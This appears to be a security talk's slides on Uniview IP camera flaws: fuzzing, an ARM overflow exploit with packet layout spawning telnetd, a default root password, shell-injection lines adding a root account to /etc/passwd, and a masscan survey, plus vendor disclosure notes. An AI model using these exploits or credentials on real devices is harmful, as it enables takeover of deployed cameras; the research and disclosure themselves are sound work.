- Copy the pseudocode from ghidra
- Fix a bunch of typedefs, comment out external functions, make code compile
- Compile using AFL, watch magical constraint solving at work
- Seed it with maybe 400 A’s and a short file


american fuzzy lop ++4.01a {default} (./parse) [fast]
process timing
run time : 0 days, 0 hrs, 14 min, 37 sec
last new find : 0 days, 0 hrs, 2 min, 28 sec
last saved crash : 0 days, 0 hrs, 0 min, 4 sec
last saved hang : 0 days, 0 hrs, 3 min, 38 sec
overall results
cycles done : 1971
corpus count : 77
saved crashes : 17
saved hangs : 19
cycle progress
now processing : 72.6 (93.5%)
runs timed out : 0 (0.00%)
map coverage
map density : 12.70% / 73.02%
count coverage : 1.93 bits/tuple
stage progress
now trying : havoc
stage execs : 7828/9418 (83.12%)
total execs : 8.71M
exec speed : 7519/sec
findings in depth
favored items : 31 (40.26%)
new edges on : 40 (51.95%)
total crashes : 1236 (17 saved)
total tmouts : 3640 (19 saved)
fuzzing strategy yields
bit flips : disabled (default, enable with -D)
byte flips : disabled (default, enable with -D)
arithmetics : disabled (default, enable with -D)
known ints : disabled (default, enable with -D)
dictionary : n/a
havoc/splice : 75/7.44M, 18/1.25M
py/custom/rq : unused, unused, unused, unused
trim/eff : 88.22%/4704, disabled
item geometry
levels : 7
pending : 37
pend fav : 0
own finds : 76
imported : 0
stability : 100.00%
[cpu000: 8%]

FRAKTAL

Exploitation strategies

- The bug is easy to trigger, it's just a matter of redirecting the execution flow to the shellcode

- Typical IOT device: both heap and stack are RWX
- Heap addresses static
  - 1 call to malloc \o/
  - No influence over data 😐 can't spray or place data there

- The main hurdle is (partial) **ASLR**
  - kernel.randomize_va_space=1

Weak but enabled ASLR

Optimistic experiment!

```
int main(){ char a[4]; printf("%p\n",a); }
```

- 16384 invocations -> 2048 addresses from 0xbe800c20 to 0xbefffc20


Worst target address: 0xbecbdc20 (1 hit)

Best target address: 0xbe9c9c20 (19 hits) = 0.116% -> ~ 1/1000 chance of success

- The bigger sample set, no bias in address selection 😐

128000 invocations -> 0xbe9c9c20 (52 hits) = 0.04062%

- 1 in 2048 chance of hitting the right address if placing shellcode on the stack 😐



Small binary = few gadgets

- No pointers to our input on the stack to use in an easy pivot a la bx r8
- No pointers to our input in registers except $sp
- **No b%x sp or other 1-shot redirects**


Looking for useful places to land reveals
post-auth code path which spawns telnetd

- Base binary **at fixed location** means we can jump to a static location in the binary, classic return to you_win();
- This takes care of ASLR

```
else {
  retval = check_auth(&local_50,auStack144,auStack272);
  if (retval == 0) {
    switch(opcode) {
    case 1:
      if ((some_flag & 0x1e) == 0x1e) {
        log_func("ulEnableFlag[%u]\r\n",ulenableflag);
        if (some_other_flag == 1) {
          if (ulenableflag == 1) {
            system_wrapper("telnetd &");
            log_func("open telnet success\r\n");
          }
```

FRAKTAL

Disaster strikes / more work



- I thought I would be done by now
- The win() function is at 0x00013a58
- ”\x3a” == ”:” – this gets swallowed by the sscanf pattern %[^:]:%hu
- No way past this, no other (easily identifiable) useful places to jump
  - If it was just the lsb then maybe, but alas

FRAKTAL

Not over yet

- On the arm you can pop multiple registers in 1 instruction (ldm sp!, {reg set})
- 1 static location lets us land in this: pop {r4, r5, r6, r7, r8, sb, sl, **pc**}
  - No control over what's put in the first 4 registers, full control over the last 4 registers
  - Pop pc ~= mov eip, 0x41424344

- This can be used as stackadjust / pivot
- First 20 bytes of packet (protocol metadata, authentication data) not subject to sscanf constraints from earlier

New packet:


”\x01\x01” + LENGTH + FILL FILL + 0x00013a58 + ”FILL” + ”\x0a” + fake length + filler(332) + &pivot

^^ R8 R8 R8 R8 R8 R8 SBSB SLSL | PC PC PC PC

SUCCESS; telnetd is spawned, maintain crashes but restarts

FRAKTAL

Remote Shell access: Old firmwares



- The root password is 123456
  - **Unchangeable** from a regular usage context
- The default root shell is some restricted vendor shell called **uvsh**
- Trivial breakout using ECHO in old versions, fixed in later releases

```
User@/root>ECHO lol;id
lol
uid=0(root) gid=0(root) groups=0(root)
```

```
User@/root>ECHO lol`sh -c id;echo toot:dIkAjCy0Zma2s:0:0::/root:/bin/sh>>/etc/passwd`
loluid=0(root) gid=0(root) groups=0(root)
```

Remote shell access: Latest firmware

- The root password is still 123456
- Vendor ECHO uvsh builtin command evaluates, and lets you redirect output (only in /tmp)
- Overwrite /tmp/bin/killwatchdog.sh:
  ECHO -e "#!/bin/sh\necho toot::0:0::/root:/bin/sh >> /etc/passwd\nmv /sbin/reboot /sbin/reboot.org\n" > /tmp/bin/killwatchdog.sh

User@/root> update -tftp / all

- Will spawn /program/bin/reboot.sh
- .. Which will spawn /tmp/bin/killwatchdog.sh
- .. Which is neutered / no longer rebooting

- Functions & watchdog dead, no longer a camera

```
Invalid IP address
Format                : update [protocol] remote file [optic
Get detail help       : update -help(-h)
get trap addr: 0.0.0.0:162


Update failed, system will reboot right now

User@/root>System will reboot normally by software now

User@/root>/tmp/bin/reboot.sh: line 28: reboot: not found
```

FRAKTAL

Identifying vulnerable models & versions

- Surprisingly easy due to the nature of the bug
- The hardest part is collecting a broad selection of firmwares (boo uniview)

```
start=`pwd` ; for i in `find . -name *.zip` ; do echo found $i; unzip $i -d `basename $i` ; cd
`basename $i` ; ubidump.py --savedir `basename $i` program.bin ; grep 'maintain &' `basename
$i`/program/www/daemon.cfg && echo $i spawns maintain >> ~/output.txt ; grep '%\[\^:\]:%hu'
`basename $i`/program/bin/maintain && echo $i has the sscanf pattern >> ~/output.txt ; cd $start
; done
```

- Investigating the binaries shows a few offsets for the desired landing address in maintaining
  - Solvable with infoleaks from snmp/onvif or multiple attempts

Internet survey!

- I understand the protocol and can get a response from the device without exploiting anything:

```
1E 43 00 22 49 4E 54 45 - 52 4E 45 54 20 53 55 52    .C."INTERNET SUR
56 45 59 20 01 07 32 30 - 32 31 21 01 07 32 30 32    VEY ..2022!..202

20 43 00 22 00 00 00 00 - 00 00 00 00 00 00 00 00    C."............
00 00 00 00 01 07 32 30 - 32 31 21 01 07 32 30 32    ......2022!..202
```

- Response lets me filter out echo servers or other irrelevant responses

```
masscan -pU:7788 --nmap-payloads ./servicefile.nmap 0.0.0.0/0
```


- With some help from a friend I did a partial internet survey (with the masscan exclusion list)

Internet survey results


- ~16K responses, 3373 devices giving out **proper** responses
- Thousands of odd responses, echo servers, and similar

- Hard to gain proper insight into actual network locations without breaking any laws
  - It could be behind NAT and on some great internal network

- Maybe we do have enough ipv4 addresses?



FRAKTAL


Norwegian
Iceland
Sweden
Finland
Norway
Russia
Estonia
Yekaterinburg
Krasnoyarsk
Canada
Denmark
Moscow
Kazan
United Kingdom
Lithuania
Calgary
Vancouver
London
Poland
Germany
Quebec
France
Kazakhstan
Mongolia
Toronto
Boston
Serbia
Italy
Uzbekistan
Kyrgyzstan
Beijing
North Korea
San Francisco
United States
New York
Spain
Istanbul
Turkmenistan
Azerbaijan
Greece
Turkey
China
Japan
Los Angeles
Algiers
Tunisia
Syria
Afghanistan
Iran
Morocco
Houston
Algeria
Libya
Egypt
Pakistan
Nepal
Bhutan
Bangladesh
Mexico
Western Sahara
Saudi Arabia
India
Cuba
Oman
Mumbai
Mauritania
Mali
Niger
Chad
Sudan
Eritrea
Yemen
Arabian Sea
Guatemala
Senegal
Burkina Faso
Guinea
Nigeria
Philippines
Caracas
Costa Rica
Ghana
Central African Republic
Ethiopia
Sri Lanka
Guyana
Colombia
Republic of the Congo
Kenya
Malaysia
Brunei
Ecuador
Maldives
Victoria
Tanzania
Indonesia
Fortaleza
Jakarta
Papua New Guinea
Peru
Brazil
Angola
Malawi
Salvador
Bolivia
Zimbabwe
Madagascar
Mauritius
Belo Horizonte
Namibia
Paraguay
Rio de Janeiro
South Atlantic Ocean
North Atlantic Ocean
Indian Ocean
Chile
South Africa
Australia
Perth
Santiago
Uruguay
Cape Town
Adelaide
Argentina
Melbourne

Who uses this stuff internally?

https://www.uniview.com/News/Success_Cases/doclist141245p2.htm

Uniview's PepsiCo Security Project in

PepsiCo, Inc. is an American based multinational food, sna
corporation headquartered in New York. It's business enco

2021-06-10

UNV provides a stronger protection to transportation in Cable Bus, Me

The city's newest form of transportation has the
a day.

Uniview ensures a more effective and saf
shopping experience in Walmart Mexico

Walmart de México y Centroamérica is the Walmart's largest divis
U.S., consists of 2,653 stores around the country, including 287 W

Challenged? Solved The Amsterdam OBA Bulk Seaport Terminal Solution

OBA Bulk Terminal Amsterdam is the second largest bulk cargo transship
company in the Netherlands, with a continuous storage area of 700,000 s

2021-12-22

Uniview Guards Entertainment Business Monte Casino in South Africa

Monte Casino is a most famous entertainment place in South Africa and ev
southern Africa. It integrates with casino, cinema, restaurant and hotel, an

2021-06-02

Uniview Helps F1 Pit Building Builds Medic
for Covid-19 in Singapore

F1 pit building in Marina bay, Singapore, is home to the world reno
one race. This building is usually used for the high-profile Grand Prix races whic···

2022-01-06

FRAKTAL

OEM / whitelabel

- Whitelabel vendor list from IPVM
- Different logo, same contents
- https://ipvm.com/reports/uniview-oem
- NDAA compliance?

Exploitation detection

Extremely complicated

- No real insight into system workings, good vs. bad state
- No runtime forensics capabilities
- Locked out from ”raw” device access
- Need to exploit the device to see what’s going on inside

IOT device introspection still ¯_(ツ)_/¯

FRAKTAL

Things I didn’t look at

- Things that require user interaction or MITM capabilities e.g. firmware upgrade process
- ”Ezcloud” functionality or anything else where the device is the client
- Peer-to-peer communication stuff
  - Commonly a fertile ground for hunting

Vendor involvement

Overflow issue reported via third party bug bounty platform (~$4000)

Remaining issues reported straight to vendor

- Turns out they have a bug bounty program ☺
- SNMP issue: critical, $3200
- Recovery password issue (dupe): high, $1300
- Post-auth cmd injection: high, $1300

- Comes with non-disclosure ties ☹
- **1 year** of hush for payout -> no payout

FRAKTAL

In conclusion


- IOT / embedded devices require quite some work for introspection
- Having an actual device is often required for WEAPONIZING

- If you face a purchasing decision, I would advocate for vendors with “open” firmware as opposed to, e.g., Hikvision which wraps things in layers of encrypted blobs

- The attack surface is not always apparent when looking from the outside

- Weird custom protocols are often a source of bugs
  - Much more fun than web applications or common OSS components

